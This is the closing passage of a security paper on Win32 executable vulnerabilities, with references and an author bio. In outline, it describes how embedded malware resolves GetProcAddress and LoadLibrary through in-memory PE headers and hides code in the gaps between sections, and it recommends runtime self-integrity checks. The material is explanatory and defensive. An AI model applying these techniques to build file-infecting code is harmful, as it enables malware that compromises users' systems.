However, if these viruses or worms choose to embed themselves or their critical setup stub code into other executable files and show no modification of registry and leave no trace of clearly visible (edited as a file by *UltraEdit* or *WinHex*) executable file format even if they choose to populate a few executable element files on the disk. That poses a challenging task for anti-virus programs. Of course, mobile code still has signatures and leaves behind traces.

8.3 Embed Self-Protection Measures Against Being Embedded

One method to protect against advanced embedded code is to embed some self-protection measures in your program first to detect during run-time whether your program has been modified after distribution and installation of your program.

In Chinese history, there was a very famous and smart person called "诸葛亮", Mr. Zhuge Liang. We usually describes someone as "事后诸葛亮", directly translated as "Mr. Zhuge Liang after things happened", or after-smart. However, if one refuses to be getting smart even after things happened, that is not smart at all.

If your program is modified and embedded by other programs and your program does not even care to know, that is very bad and pose a security risk since your program becomes the hiding place and the launching pad for these embedded code.

9 Summary And Comments

In summary, this paper addresses a few vulnerabilities in Win32 architecture (x86 in particular) as follows:

- The explicit linking of Dynamic Link Library executables into a process, especially the *GetProcAddress* and *LoadLibrary* API functions, has far more consequences than it facilitates normal program developers the flexibility in linking to their libraries dynamically. These two API functions make the exploit code, embedded code, and other highly mobile code possible.

- The intact PE header information, including import and export library info, left in RAM for a process provides the strong "vines" to be followed up for `GetProcAddress` and `Kernel32ModuleBase` from many climbing points.

- The virtual address gap between two sequential sections of one executable, either .exe or .dll, is wide enough to harbor a few "mice that carry elephants with them through the gap".

- Lack of checking, or weak checking mechanism, for the integrity of executables on the operating system (and/or anti-virus programs) during the preparation for launching executables enables the modification of executable files and execution of new mobile code relatively easy. It seems a lot of components fail to detect the modification of executables at all.

- Executables, once compiled, linked and delivered, are prone to be modified by other programs and most of them do not have run-time self-protection mechanism implemented. This weakness is not only limited to Win32 application programs. Many executable files for other operating systems fail to check on themselves during the run-time as well. But the dynamic linking functionalities provided on Win32 make the embedding of mobile code especially dangerous.

I hope that you, by now, would agree with me the assertion that the vulnerabilities listed above are serious, probably very fundamental, vulnerabilities for Win32 architecture and pose security risks.

10 Reference

1. http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx
2. http://www.microsoft.com/hwdev/hardware/PECOFF.asp
3. http://www.heaventools.com/?=pex
4. http://ems.calumet.purdue.edu/mcss/kraftrl/cs302/tools.html
5. http://www.ultraedit.com
6. http://www.winhex.com/
7. http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

About Author

Yinrong Huang was trained as a biologist and began his computer programmer career by self-studying assembly language for Intel. He has worked on real operating systems such as Windows, Unix to real-time operating system such as VxWorks and wrote device drivers for Solaris, VxWorks and Windows. He wrote Board Suport Package, boot-up firmware as well as application. He is familiar with Intel x86, PPC, Hitachi SH3, MIP and Sparc CPU architectures and CPCI, PCI, and 1394 bus architectures. His programming languages include assembly, C/C++, TCL/TK, Perl, Forth, and scripts.

If you finish reading his paper and want to offer him a research and/or programming position in your company or offer him financial funding into his research or license his self-protection and other security-related programming products and concept, you are welcome to contact him at:

Yinrong@rogers.com

Thanks for reading.

